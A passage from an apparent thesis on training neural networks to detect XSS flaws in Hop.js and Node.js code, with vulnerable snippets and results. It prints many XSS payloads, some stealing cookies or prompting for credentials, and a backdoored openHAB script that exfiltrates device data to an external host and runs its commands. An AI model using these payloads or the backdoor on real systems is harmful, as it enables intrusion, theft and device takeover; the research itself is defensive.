First, developers can use an untrusted user data value - contained in a variable `untrustedVar` - to define an unquoted value of common attributes.
In the following piece of code, the variable `untrustedVar` is the unquoted value of a `<div>` tag attribute. Unquoted values can be interrupted by many characters, unlike simple quote or double quote values.

```
let divVar = '<div id=' + untrustedVar + '>content</
    div>';
bodyVar.appendChild(divVar);
return <html> ${headVar} ${bodyVar} </html>;
```

The following is an full encoding URL exploit for the above vulnerable code:

```
%74%77%6F%78%73%73%20%6F%6E%63%6C%69%63%6B%3D
   %22%61%6C
%65%72%74%281%29%22%3E%3C%73%63%72%69%70%74%3E%61%6C
%65%72%74%28%22%78%73%73%22%29%3C%2F
   %73%63%72%69%70%74
//Decoding version
twoxss+onclick="alert(1)"><script>alert("xss")</
   script
```

Second, developers can use an untrusted user data value - contained in a variable `untrustedVar` - to define an simple quote value of common attributes.
In the following piece of code, the variable `untrustedVar` is included inside simple quote of a `<div>` tag attribute. Simple quote `'` character can be only interrupted by the corresponding simple quote `'`.

```
let divVar = "<div id='" + untrustedVar +"'>content
   </div>";
bodyVar.appendChild(divVar);
return <html> ${headVar} ${bodyVar} </html>;
```

The following is an exploit for the above vulnerable code:

```
let untrustedVar= "'><script>alert(\"XSS\")</script
   >";
```

Last, developers can use an untrusted user data value - contained in a variable `untrustedVar` - to define an double quote value of common attributes.
In the following piece of code, the variable `untrustedVar` is included inside double quote of a `<div>` tag attribute. Double quote `"` character can be only interrupted by the corresponding double quote `"` unlike unquoted.

```
let divVar = '<div id="' + untrustedVar +'">content
   </div>';
bodyVar.appendChild(divVar);
return <html>${headVar} ${bodyVar}
  </html>;
```

The following is an exploit for the above vulnerable code:

```
let untrustedVar= '"><script>alert(\"XSS\")</script
   >';
```

Rule #3 - JavaScript Encode Before Inserting Untrusted Data into JavaScript Data Values

OWASP advices developers to place untrusted data only inside quoted data values in JavaScript code. To illustrate this point, OWASP gives four use cases. and we im-

plemented them with Hop.js. Derived from these use cases, we implemented seven HTML contexts in Hop.js.
First, developers can use an untrusted user data value - contained in a variable `untrustedVar` - inside simple quoted event handler values.
In the following piece of code, the variable `untrustedVar` is inserted inside simple quoted of a `onmouseover` event.

```
1 bodyVar.appendChild("<div onmouseover= \"x='" +
    untrustedVar + "'\>" );
2 return <html> ${headVar} ${bodyVar} </html>;
```

The following is an full encoding URL exploit for the above vulnerable code:

```
1 %78%73%73%27%22%3E%3C%73%63%72%69%70%74%3E%6D%61%6C
    %69
2 %63%69%6F%75%731%3D%70%72%6F%6D%70%74%28%22%70%61%73
3 %73%77%6F%72%64%22%29%3B%6D%61%6C%69%63%69%6F%75%732
4 %3D%70%72%6F%6D%70%74%28%22login%22%29%3B%61%6C
    %65%72
5 %74%28%6D%61%6C%69%63%69%6F%75%731%2B%22%3A%22%2B%6D
6 %61%6C%69%63%69%6F%75%732%29%3B%3C%2F%73%63%72%69%70
7 %74%3E
8 //Decoded version
9 xss'"><script>malicious1=prompt("password");
10 malicious2=prompt("login");
11 alert(malicious1%2B":"%2Bmalicious2);</script>
```

Second, developers can use an untrusted user data value - contained in a variable `untrustedVar` - inside double quoted event handler values.
In the following piece of code, the variable `untrustedVar` is inserted inside double quoted of a `onmouseover` event.

```
1 bodyVar.appendChild("<div onmouseover= \"x="+
    untrustedVar+"\"\>");
2 return <html> ${headVar} ${bodyVar} </html>;
```

The following is an exploit for the above vulnerable code:

```
  1"onclick=alert("xss")>click</div>
```

Third, developers can use an untrusted user data value - contained in a variable `untrustedVar` - inside simple quoted string and used in JavaScript script.
In the following piece of code, the variable `untrustedVar` is inserted inside simple quoted of an alert box.

```
1 let scriptVar = <script/>;
2 scriptVar.appendChild("alert('"+ untrustedVar +"')")
    ;
3 return <html>${headVar} ${scriptVar} ${bodyVar}</
    html>
```

The following is an exploit for the above vulnerable code:

```
normal')</script><script>alert("xss")</script><
    script>
```

Fourth, developers can use an untrusted user data value - contained in a variable `untrustedVar` - inside double quoted string and used in JavaScript script.
In the following piece of code, the variable `untrustedVar` is inserted inside double quoted of an alert box.

```
1 let scriptVar = <script/>;
2 scriptVar.appendChild("alert(\""+untrustedVar+"\")")
    ;
3 return <html>${headVar} ${scriptVar} ${bodyVar}</
    html>
```

The following is an exploit for the above vulnerable code:

```
1 normal")</script><button onafterscriptexecute=
2 alert(1)><script>1</script>
```

Fifth, developers can use an untrusted user data value - contained in a variable `untrustedVar` - inside JavaScript simple quoted assignments.
In the following piece of code, the variable `untrustedVar` is inserted between simple quoted to define the value of the variable `x`.

```
1 let scriptVar = <script/>;
2 scriptVar.appendChild( "x= '" + untrustedVar + "'" )
    ;
3 return <html>${headVar} ${scriptVar} ${bodyVar}</
    html>
```

The following is an exploit for the above vulnerable code:

```
1 3';data_user=prompt("First Name");
2 alert(data_user);y='3
```

Sixth, developers can use an untrusted user data value - contained in a variable `untrustedVar` - inside JavaScript double quoted assignments.
In the following piece of code, the variable `untrustedVar` is inserted between double quoted to define the value of the variable `x`.

```
1 let scriptVar = <script/>;
2 scriptVar.appendChild( "x= \"" + untrustedVar +
    "\"");
3 return <html>${headVar} ${scriptVar} ${bodyVar}</
    html>
```

The following is an exploit for the above vulnerable code:

```
1 xss";data_user=prompt("xss");y=data_user;
2 console.log(y);z="xss
```

Finally, OWASP warns to never use unreliable data as input to built-in javascript functions such as setInterval. However, any developer can use the following format:

```
let scriptVar = <script/>;
scriptVar.appendChild( "window.setInterval('" +
   untrustedVar + "');" );
return <html> ${headVar} ${scriptVar} ${bodyVar} </
   html>
```

The following is an exploit for the above vulnerable code:

```
console.log("xss3");',1000);
setTimeout("console.log('xss2');", 500);alert('xss1
```

Rule #4 - CSS Encode And Strictly Validate Before Inserting Untrusted Data into HTML Style Property Values

OWASP advices developers to place untrusted data only inside property value in CSS style. To illustrate this point, OWASP gives three use cases. Derived from these use cases, we implemented four HTML contexts in Hop.js.
First, developers can use an untrusted user data value - contained in a variable `untrustedVar` - inside double quoted CSS property value.
In the following piece of code, the variable `untrustedVar` is inserted inside double quoted of a `color` property.

```
let style_var = <style/>;
style_var.appendChild("body { color : \"" +
   untrustedVar + "\";}");
bodyVar.appendChild( style_var );
return <html> ${headVar} ${bodyVar} </html>;
```

The following is an exploit for the above vulnerable code:

```
;}@keyframes x{}</style>
<xss style="animation-name:x" onanimationend=
"alert('xss')"></xss>
```

Second, developers can use an untrusted user data value - contained in a variable `untrustedVar` - inside simple quoted CSS property value.
In the following piece of code, the variable `untrustedVar` is inserted inside simple quoted of a `color` property.

```
let style_var = <style/>;
style_var = style_var + "body { color : \'" +
   untrustedVar + "\';}" + '</style>';
bodyVar.appendChild( style_var );
return <html> ${headVar} ${bodyVar} </html>;
```

The following is an exploit for the above vulnerable code:

```
'}@keyframes xss{}</style>
<img style="animation-name:xss"+
onwebkitanimationend='alert("xss")'></img>
```

Third, developers can use an untrusted user data value - contained in a variable `untrustedVar` - inside an unquoted CSS property value.
In the following piece of code, the variable `untrustedVar` is inserted as an unquoted value of a `color` property.

```
let style_var = <style/>;
style_var = style_var + "body { color : " +
   untrustedVar + ";}" + '</style>';
bodyVar.appendChild( style_var );
return <html> ${headVar} ${bodyVar} </html>;
```

The following is an exploit for the above vulnerable code:

```
blue;</style><script>alert("xss")</script>
```

Finally, developers can use an untrusted user data value - contained in a variable `untrustedVar` - inside a style attribute value of HTML markup.
In the following piece of code, the variable `untrustedVar` is inserted inside a style value of a HTML `<span>` markup.

```
bodyVar.appendChild( "<span style = \"color :" +
   untrustedVar + "\"> Hey </span>" );
return <html> ${headVar} ${bodyVar} </html>;
```

The following is an exploit for the above vulnerable code:

```
  blue"+onclick=alert(document.cookie);+b="
```

Rule #5 - URL Encode Before Inserting Untrusted Data into HTML URL Parameter Values

OWASP warns developers to encode untrusted data before to put it inside HTTP GET parameter values. To illustrate this point, OWASP gives one use case. Derived from it, we implemented three HTML contexts in Hop.js.
First, developers can use an untrusted user data value - contained in a variable `untrustedVar` - in double quoted hyperlink attribute values.
In the following code, the variable `untrustedVar` is inserted inside double quoted of an HTML `href` attribute value:

```
bodyVar.appendChild("<a href=\""+untrustedVar+"\">
link</a>");
return <html> ${headVar} ${bodyVar} </html>;
```

The following is an exploit for the above vulnerable code:

```
javascript:document.vulnerable=true;
alert(document.vulnerable);
```

Second, developers can use an untrusted user data value - contained in a variable `untrustedVar` - in simple quoted hyperlink attribute values.
In the following piece of code, the variable `untrustedVar` is inserted inside simple quoted of an HTML `href` attribute value:

```
bodyVar.appendChild("<a href='"+untrustedVar+"'>
link</a>");
return <html> ${headVar} ${bodyVar} </html>;
```

The following is an exploit for the above vulnerable code - the variable `x` contains a true boolean value encoded with an esoteric programming style:

```
javascript:javascript:alert(document.cookie);x=!![];
document.vulnerable=x;alert(x);
```

Finally, developers can use an untrusted user data value - contained in a variable `untrustedVar` - in unquoted hyperlink attribute values.
In the following code, the variable `untrustedVar` is inserted inside the unquoted value of the HTML `href` attribute:

```
bodyVar.appendChild("<a href=" + untrustedVar  +
">link</a>");
return <html> ${headVar} ${bodyVar} </html>;
```

The following is an exploit - that mixed percent-encoding and HTML entity encoding - for the above vulnerable code:

```
javascript:%26%2397%26%23108%26%23101%26%23114%26
%23116%26%2340%26%2334%26%23120%26%23115%26%23115
%26%2334%26%2341;
//Decoded version
javascript:alert("xss")
```

4.4 Hashed-AST Technique (PLP)

Once that the dataset is built, it can be used to train a deep learning model. However, since the dataset is composed by source code files, a representation strategy is needed. To achieve this goal, we followed the AST-based approach presented by Code2Vec [6]. Since the Code2Vec implementation does not support Hop.js, we extend it by implementing an AST analyzer that obtains the triplets for a given source code file [2].
Since the number of path between leafs can be very large, we use two parameters to keep the number of triplets into a computationally affordable number:

2. The source code is available at https://gitlab.inria.fr/deep-learning-applied-on-web-and-iot-security




Figure 4.5 – Code2Vec deep learning network used

— *maxPath length/width*: this parameter restrict the obtained paths by the number of nodes between the leaves (length) and the number of branches between the leaves (width).
— *maxContext*: limits the maximum number of triplets used to represent a piece of code.

Regarding the deep learning model (Figure 4.5), we also use the one presented in Code2Vec but changing its output layer to a sigmoid function. In short, the triplets are input into an embedding layer whose output goes into a fully-connected layer. Also, an attention layer is used to learn which paths between leafs are more important to detect if a piece of code is affected by XSS. At the end, an output sigmoid layer is used to predict is the piece of code is safe or unsafe. A detailed description of the model can be found at [6].

Table 4.1 – Generated Databases

Language	Database	Classification			Distribution			
		Total	#secure	#insecure	Set	#rule	#secure	#insecure
Hop.js	D1 HTML	34,400	18,140	16,260	train	0,1,2,3,4,5	12,998	11,082
					test		2,804	2,356
					validation		2,338	2,822
Node.js	D1 HTML	25,800	13,968	11,832	train	0,1,2,3,4,5	9,708	8,352
					test		2,144	1,726
					validation		2,116	1,754

4.5 Evaluation


Our evaluation process compare the impact of multi-tier languages on Hashed-AST models of supervised deep learning - to detect XSS - with single-tier language. We use Hop.js as a multi-tier language and, Node.js as a single-tier language.
As explained in Section 4.3.1, to create the dataset we implement a source code generator for Hop.js whereas we modify a Node.js generator implemented by a previous paper [59] to translate into Node.js the Hop.js generated samples .
In this section, we explain the preprocessing step of the database and the experimental protocol (Section 4.5.1), then, we present and discuss the evaluation results (Section 4.5.2).

4.5.1 Evaluation Process

This section explains the preprocessing steps required by the Hop.js and Node.js databases to be "understandable" for the deep learning model.
As shown in Table 4.1, we split the databases into training (70% of the samples), validation (15%) and testing (15%). To prevent any possible similarities between the generated Hop.js samples, we randomly rename all variables and function names of the datasets.
As explained in Section 4.4, the Hashed-AST based representation that we employ has two hyperparameter: maxPath length/width, and maxContext. For maxPath we experiment with several values, namely, 10, 20, 30, 50, 80, 130, 210 and 550. Similarly, for maxContext, we used 100, 200, 300, 500, 800, 1300, 2100, 3400 and 5500.
By combining the eight maxPath values with the nine values of maxContext, we train 72 models on the training set for Hop.js and 72 models for Node.js.
We evaluate the 144 models trained with the validation-set by obtaining the confusion matrix values (FP, FN, TP, TN) to compute the related metrics accuracy, precision, recall, and f-measure. Then, we re-validate these results by using the test-set.
It is important for a vulnerability detector tool not to miss any vulnerability. In this sense, we choose the model that has the highest recall. However, a detector model with perfect recall (i.e. close to 1) but with poor precision (e.g. less than 0.5) means the detector cannot discern if a sample is truly secure and will trigger many false alarms for more than 50% of the secure samples.
In this sense, to analyze the impact of including client-side content as code or text on the Hashed-AST learning phase, we focus our analysis on the evolution of the recall, precision, and f-measure.

4.5.2 Evaluation Results

In this section, we present the results of our experiment. Due to space constraints, we cannot present all the results obtained. The complete results are available online at `https://www.sendgb.com/upload/?utm_source=EFOMAhJfGZb`.
We analyze the precision, recall and, f-measure values obtained during the validation and training phases for both Hop.js and Node.js.
Figure 4.6a shows the precision distributions of Hop.js and Node.js obtained by the 144 models evaluated with the validation and the testing dataset.
For Hop.js, the precision results between the evaluation and the testing phase are very similar. The medians for these distributions are near 72%. Moreover, 25% of the models trained have a high precision between 99% and 86%.
Concerning Node.js precision, the evaluation and testing phases' results are also similar. The medians for these distributions are near 95% and, some models achieves 100% precision. In fact, 25% of the models trained have a high precision that is between 98% and 100%.
Concerning the Hop.js recall distributions (Figure 4.6b), the results of the validation and the testing phase are very close. The medians for these distributions are near the maximum recall achieved: 99.80% for the validation set and 99.90% for the testing



(a) Precision. (b) Recall. (c) F-measure.

Figure 4.6 – Hop.js and Node.js boxplots for the validation set and the testing set distributions.

set.
Concerning the Node.js recall, the evaluation and testing phases' results are also similar. The medians for these distributions are near 91% and, their maximum recall achieves 99%. Moreover, 25% of the models trained have a high recall (around 96% and 99%).
Regarding f-measure results for Hop.js (Figure 4.6c), the validation and the testing dataset are very similar. The medians for these distributions are near 84%, and, their maximum f-measure achieved is around 94%. In fact, 25% of the models trained have a high f-measure with values between 89% and 94%.
Concerning the Node.js f-measure distributions, the evaluation and testing phases' results are also similar. The medians for these distributions are near 90%, and their maximum f-measure achieved are around 97.50%. The upper 25% of the models have a f-measure ranging 96% and 98%.

To claim any statistically significant difference of these results, a statistically test is needed. We employ the Wilcoxon rank-sum non-parametric test with a probability of error of $\alpha = 0.05$.
We start by analyzing if there is any significant statistically difference between the results of the evaluation and testing phases. For Hop.js we obtained $p_{value-precision} = 0.96$, $p_{value-recall} = 0.70$, and $p_{value-fmeasure} = 0.77$, which means that the Hop.js results, for each metric, in the validation and testing phase are statically similar. We obtain the same conclusion for Node.js with a $p_{value-precision} = 0.86$, $p_{value-recall} = 0.19$ and $p_{value-fmeasure} = 0.15$.
Now we analyze if there is any significant difference between the results of Hop.js and Node.js. For the validation phase results, after applying the tests we obtained a $p_{value-precision} = 7.26E^{-11}$. Thus, there is a significant difference between the Hop.js and the Node.js precision distributions. Meaning that the precision obtained for Node.js is significantly higher. For the recall, we obtained a $p_{value-recall} = 5.57E^{-08}$. Thus, Hop.js has a statistical significant better recall than Node.js. Finally, for f-measure, we conclude that there is no significant difference between the Hop.js and the Node.js after obtaining a $p_{value-fmeasure} = 0.15$.
We also run the same tests for the test-phase results and we reach the same con-

Table 4.2 – Comparison of the best Hop.js and Node.js models for each metric

		Configuration model		Evaluation phase \%			Testing phase \%		
Language	Selected metric	maxPath	maxContext	Precision	Recall	F-measure	Precision	Recall	F-measure
Hop.js	precision	30	5500	99.58	82.04	89.97	98.39	86.28	94.94
	recall	50	1300	78.84	99.80	88.09	78.90	99.17	87.89
	f-measure	20	2100	92.40	95.24	93.80	96.75	92.60	94.63
Node.js	precision	30	2100	100	83.75	91.16	95.93	95.58	95.58
	recall	550	5500	95.69	98.69	97.17	96.38	99.05	96.71
	f-measure	80	5500	98.21	96.98	97.59	99.64	95.42	97.48

clusions after obtaining the p-values: $p_{value-precision} = 7.26E^{-11}$, $p_{value-recall} = 3.05E^{-08}$ and $p_{value-fmeasure} = 0.15$.

Finally, we select and compare the best models of the testing phase for each language. As previously explained, each of the metrics analyzed measure some strength of the model. For this reason, we choose the best model for each metric. That is to say, we selected three models for Hop.js and 3 for Node.js (Table 4.2). While all the models show a good performance, it can be noticed that the Node.js models have the best results.
In summary, taking into account all the results obtained, we found that a better precision was obtained with the Node.js models while a better recall was obtained with the Hop.js models.
Along this line, we can conclude that using a multitier language as Hop.js increase drastically the recall despite the lower precision. However, the use of Hop.js does not significantly impact f-measure to claim that using a multitier language positively impacts the XSS identification using deep learning.

Limitations. Although the results are promising, the approach has some limitations. First, this study only focus on applications contained in a single file while most real world applications are divided into several files. Second, the length of the applications analyzed is small. The preprocessing of source code to deep learning approaches using AST is limited by the data size to be analyzed. The larger the data, the more tedious it becomes to perform this preprocessing step. In this type of representation, vector sizes are directly correlated to the size of the source code analyzed in training.

4.6 Related Work

New deep learning applications on speech recognition and natural languages have motivated recent research in software engineering and cybersecurity communities to apply deep learning to understand vulnerable code patterns and semantics, characterising vulnerable codes. Lin et al. [54] review recent literature adopting deep learning approaches to detect software vulnerabilities and identify challenges in this new area.
Maurel et al. [59] compare two different code representations based on Natural Language Processing (NLP) and Programming Language Processing (PLP) for XSS analysis

detection in PHP and Node.js. Their deep learning models overcame existing static analyser tools. Our work uses the same Node.js generator for detecting XSS vulnerability with PLP techniques. Different from us, that work did not analyse multitier languages.
Mitch [14] is a prototype that uses machine learning to black-box detection of CSRF vulnerability. It tries to identify sensitive HTTP requests that require protection against CSRF by manually labelling HTTP requests sent from web applications as sensitive or insensitive HTTP requests.
Betarte et al. [12] investigate the use of machine learning classifiers to improve the detection capabilities of MODSecurity, a web application firewall that analyzes user requests and web application responses by monitoring, logging, and controlling access control. Different from our work, Mitch prototype [14], and Betarte et al.[12] analyze HTTP request.
Neutaint [98] uses AFL fuzzer on programs to generate a list of couples of sources and sinks. Instead of representing statically source code in a vector, Neutaint tries to predict the corresponding taint sinks with a neural network for the specified program. Compared to dynamic taint analysis, the tracked information flow is not obtained from the program's execution but the neural network.
VulDeePecker [50] uses BLSTM neural networks to detect buffer error (i.e., CWE-119) and resource management errors (i.e., CWE-399) related to library/API function calls on C and C++ source code. VulDeePecker used two datasets maintained by the NIST and the SARD project related to buffer and resource management errors in C and C++. Similarly to VulDeePecker, SySeVR [49] uses deep learning to detect vulnerabilities in C/C++ intra-procedural source code using program slicing and Word2vec. As datasets, they used the Software Assurance Reference Data set (SARD) project.
DeepXSS [33] proposes an XSS payload detection model based on long-short term memory (LSTM) recurrent neural networks. CODDLE [1] is a deep learning-based intrusion detection prototype to malicious payload related to SQLI and XSS. DeepXSS and CODDLE learn the difference between a potentially malicious input, which a malicious user can inject into user-controllable input of a web application, from a legitimate input from an ordinary user. Therefore, this type of detector can be used to validate whether user input is vulnerable to XSS or secure before the web application uses it in its program. Unlike our work, the detectors, which we trained, analyze source code that uses input controllable by web application users. They can predict whether a web application is vulnerable to XSS or secure.
Melicher et al. [62] investigate whether machine learning to detect DOM XSS vulnerabilities. They combine Machine Learning and Taint tracking analyse to reduce the cost of stand-alone taint tracking.
MLPXSS [66] proposes a neural network-based multilayer perceptron (MLP) to detect XSS attacks. This prototype uses a list of malicious websites and benign websites to generate a raw database. From this database are extracted URL, Javascript, and HTML features, Differently from our work, MLPXSS and Melicher et al. [62] are focused only on client-side code. Moreover, in MLPXSS, the contexts that link the Javascript code, the URLs, and HTML are lost by extracting features independent of each other.
Zhang et al. [112] propose a Monte Carlo Tree Search (MCTS) adversarial example

generation algorithm for XSS payloads. MCTS algorithm can only generate adversarial examples of XSS traffic for bypassing XSS payloads detection model. While we analyze the source code to predict if they are vulnerable to XSS, Zhang et al.'s work generates XSS payloads for web traffic.
Shar and Tan [97] propose an approach to predict whether specific program statements are potentially vulnerable to SQLI or XSS. They developed a prototype tool called PhpMinerl, based on Pixy, for handcrafting 21 features of specific PHP sanitisations of input code. Differently from us, the granularity of this detector is at the instruction level and, the functionality to vectorise the samples has been done manually. Moreover, it is specifically for PHP.

4.7 Conclusion

In this work, we explore the differences in the XSS detection learning process of Hashed-AST based techniques by using single-tier and multi-tier languages, Node.js and Hop.js. We generated 144 models in one database including HTML/Javascript and CSS as code in Hop.js and 144 models in a database that includes HTML/Javascript and CSS as text. Hop.js obtained a better recall than Node.js despite the lower precision. This implies that our experiments have not shown a major impact on XSS detectors based on deep learning using multitier ASTs compared to ASTs for Node.js.
Our results are promising since they are better than popular static analyzers for JavaScript XSS [7] as shown in the previous Chapter. For now, our results are based on synthetic databases and we leave as future work the creation of a database to detect XSS in real-world web applications.

CHAPTER 5

Conclusion and Future Work

This thesis explores static approaches to detect XSS vulnerabilities using neural networks. We reconstruct a standalone PHP application source code generator based on the NIST SAMATE project in which we find inconsistencies. We fix the rules that classify the generated code as XSS-secure or XSS-insecure. We extend the number of generated applications to build a large dataset to train neural models.
We implement a new Node.js code generator and evaluate our models on three different datasets. The first dataset contains PHP applications including HTML, JavaScript and CSS as code; the second contains PHP applications including, HTML, JavaScript and CSS as text; the third contains Node.js applications with HTML, JavaScript and CSS included as text. Note that the generators implemented in this thesis can be used independently of our study and can be extended to other types of security vulnerabilities (e.g. CSRF, DOM-XSS).
We build two different approaches to code representation based on NLP and PLP and compare these two approaches using different neural network architectures and using different PHP and Node.js datasets. The significant difference between these two ways of representing neural network understandable code is that the PLP-based Hashed-AST representation needs to generate all possible paths as a bag of context for each application by building their ASTs. The NLP-based concatenation representation keeps the context between the elements constituting the programming language and the program instructions by using a vector representation of each of the elements constituting the program. The vector representation of each element is generated using Word2vec.
We compare the neural models according to the programming languages used (PHP, Node.js), the way of including the pieces of HTML, JavaScript and CSS codes and the distribution strategy. The first distribution strategy is to train the neural models with a training set representative of all the generation rules of PHP and Node.js applica-

tions. The second distribution strategy (called the mismatching strategy) is to train the neural models only with a subset of PHP and Node.js applications generated by excluding a subset of generation rules found only in the test and validation code sets. We show that neural networks can efficiently detect XSS flaws without losing accuracy due to generalization errors, syntactic and semantic differences between programming languages. We find that the performance of neural model classification rules is not affected by mixing languages (PHP, HTML, CSS, JavaScript) within the same program. Our neural models can analyze multi-language programs without losing accuracy and generalization.
We select our best neural analysers and compare them with known static analysers using the same datasets generated from PHP (Progpilot [82] , Pixy [44] and, RIPS 0.55 [26]) and Node.js (AppScan static mode [1], nodejscan [2], insider [3], mosca [4], drek [5], devskim [6] and, graudit [7]). Our neural network analysers outperform existing tools in all cases.
The HTML and CSS context is essential in securing an XSS vulnerability and determining whether a program is XSS-secure or XSS-insecure in OWASPs rules. We explore the impact of this context representation on the Hashed-AST representation and learning process of classification rules by comparing neural models trained on a set of standalone Hop.js applications (multi-tier language) and another set of standalone Node.js applications (single-tier language). The granularity of AST generation in Hop.js is more refined than in Node.js because, in Hop.js, the possible paths between JavaScript, HTML and CSS code are represented in the tree structure and can be explored. In Node.js, the HTML and CSS parts of the application are defined as plain text. We build an XSS-secure and non-secure code generator for Hop.js and compare single-tier and multi-tier data sets by training different neural architectures. Of the 144 models trained on the Hop.js dataset and the 144 models trained on the Node.js dataset, our experiments showed no significant impact using multi-tier ASTs compared to single-tier ASTs.

Future work. In future work we would like to extend our detectors using deep learning algorithms to other types of vulnerabilities and particularly to vulnerabilities on IoT systems. IoT systems rely on three major components: the cloud middleware platform, companion applications and, the physical smart devices. Indeed, there are a variety of middleware platforms that play an important role in governance, service authentication, access management and security, orchestration and control of physical smart devices. Some platforms allow customers to use third parties in their IoT ecosystems [16, 9]. These third-parties can be notably third-party code that makes these platforms and smart devices vulnerable to a number of security issues [15, 17,

1. https://www.hcltechsw.com/products/appscan
2. https://github. com/ajinabraham/njsscan
3. https://github.com/insidersec/insider
4. https://github.com/CoolerVoid/Mosca
5. https://github.com/chrisallenlane/drek
6. https://github.com/microsoft/DevSkim
7. https://github.com/wireghoul/graudit

11, 3, 41].
Let us take the openHAB platform [74] as an example where users can install openHab applications by placing them in the scripts folder or downloading them from the IoT marketplace: [31, 75]. Figure 5.1shows an sample of JavaScript for the openHAB home automation platform. The normal function of this script is to check the current state of the smartMotion element (line 23, Figure 5.1a). Depending on this value (0 or 1), the program will turn the smart light (line 26, 29, Figure 5.1a)on or off. A valid property related to this script is that the light should be turned off when the user is not at home (line 23 to 30, Figure 5.1a). However, after several seconds, a trigger function will be called (line 32, Figure 5.1a). This triggering function allows a malicious external server to execute any command that can control devices related to the openHAB platform. For example, the server can send the following command in string format to turn the light on :

```
items.getItem('smartLight').sendCommand(1);
```

Let us briefly describe each of the methods involved in the sample in Figure 5.1.
The `presence` function (line 7 to 22, Figure 5.1a) is the heart of this openHAB program. It looks at the current state of smart motion. The program turns the lamp on or off depending on whether it detects a presence. Then, after a short period, it executes the `trigger` function (line 21, Figure 5.1a) . In case the smart motion has not detected anyone after the program has turned off the light, the `trigger2` function is called (line 18, Figure 5.1a) .
The `trigger2` function (line 1 to 15, Figure 5.1b) retrieves information from a remote server, processes it and executes a command.
The `trigger` function (line 17 to 34, Figure 5.1b) sends all the information about all the devices listed by the openHAB platform to a remote server, retrieves data from the same server, processes it and executes a command.

The `interpretResponseExternalServer` function (line 5 to 12, Figure 5.1c) processes the server's response by retrieving the attack type, the device name, a command to execute and a flag.
The `retrieveHttpRequestExternalServer` function (line 16 to 30, Figure 5.1c) get data from an external server.
The `verifyStateType` function (Figure 5.1d) looks if the flag is active and the type of attack. It retrieves the smart object corresponding to the one specified in its attack and executes the command.
The `launchItemCommand` function (Figure 5.1e) allows to get a smart object's status or execute a command on it.
Notice that the malicious user could also retrieve sensitive information like the name of device (line 24, Figure 5.1b) and use it to send commands, spy the users and the devices. Based on the promising results of our previous work, we believe that the methods we have developed can detect vulnerabilities such as in Figure 5.1and property violations [15]. The use of our deep learning techniques have shown promising results in vulnerability detection on IoT ecosystem middleware platforms.

```
1  //importation of class HTTP that provides static
2  //methods that can be used to send HTTP requests.
3  let HTTP = Java.type('org.openhab.core.model.
       script.actions.HTTP');
4
5  let ITEM_VALUE = 0;
6  //by default OpenHab import ctx. Get the UID of
       this current JavaScript rule
7  let RULE_ID = ctx.ruleUID;
8  //item #1 is the smart light device
9  let ITEM_NAME='smartLight';
10 //item #2 is the smart motion device
11 let ITEM_NAME_2 = 'smartMotion';
12
13 //call presence by openHab engine
14 presence();
15
16 //Check the current state of the motion sensor
17 //device. Turn on the light if the motion device
18 //has detected someone in the house, otherwise
       turn it off.
19 //Call trigger after a delay of 60 seconds.
20 //Side effect: call trigger2 if they is no one at
21 //home after a delay of 60 seconds
22 function presence(){
23   let value = launchItemCommand(ITEM_NAME_2, "
         currentState");
24   if(value == 1){
25     console.log("They is someone at home");
26     launchItemCommand(ITEM_NAME, "sendCommand",
         1); //turn on the light
27     let now = time.ZonedDateTime.now();
28   }else{
29     console.log("Nobody at home");
30     launchItemCommand(ITEM_NAME, "sendCommand",
         0); //turn off the light
31     let now = time.ZonedDateTime.now();
32     this.myTimer = actions.ScriptExecution.
         createTimer(now.plusSeconds(60), trigger2);
33   }
34   let now = time.ZonedDateTime.now();
35   this.myTimer = actions.ScriptExecution.
       createTimer(now.plusSeconds(60), trigger);
36 }
```

(a) First part of the home automation rule in JavaScript.

```
function trigger2() {
  console.log('The timer is over.');
  let DIST_HOSTNAME = "external.server.com"
  let EXTERNAL_PORT = "3000";

  //retrieve an HTTP request from the
  //external server
  let json_resp =
     retrieveHttpRequestExternalServer(
     DIST_HOSTNAME, EXTERNAL_PORT);
  //interpret the response from the external
     server
  let state = interpretResponseExternalServer(
     json_resp);
  //check the status type
  verifyStateType(state);
}

function trigger() {
  console.log('The timer is over.');
  let get_items = items.getItems();
  let DIST_HOSTNAME = "external.server.com"
  let EXTERNAL_PORT = "3000";

  //Send an HTTP POST request to an external
     server. Send all the information about all
     smart devices connected to the user's OpenHab
      engine
  HTTP.sendHttpPostRequest(`http://${hostname}:${
     external_port}/items`, JSON.parse(get_items))
     ;
  //Retrieve an HTTP request from the external
     server
  let json_resp =
     retrieveHttpRequestExternalServer(
     DIST_HOSTNAME, EXTERNAL_PORT);
  //Interpret the response from the external
     server
  let state = interpretResponseExternalServer(
     json_resp);
  //Check the status type
  verifyStateType(state);
}
```

(b) Second part of the home automation rule in JavaScript.

```
1  //Interpretation of the External Server Response
2  //return a state object with information about
       the
3  //type of the attack, the name of the device, the
4  //command to execute and, a flag
5  function interpretResponseExternalServer(
       json_resp){
6    let state = {};
7    state.attackType = json_resp.attackType;
8    state.deviceName = json_resp.deviceName;
9    state.command = json_resp.command;
10   state.flag = json_resp.flag;
11   return state;
12 }
13
14 //send an HTTP GET request to an external server.
15 //return the server response
16 function retrieveHttpRequestExternalServer(
       hostname, external_port){
17   try {
18     //send an HTTP GET request to an external
         server.
19     let resp_string = HTTP.sendHttpGetRequest(`
         http://${hostname}:${external_port}/
         getCommand`);
20
21     //Reformat the server response
22     resp = JSON.parse(resp_string);
23
24     //return the formatted response from the
         server
25     return resp;
26
27   }catch (e) {
28     console.error("Verify your internet
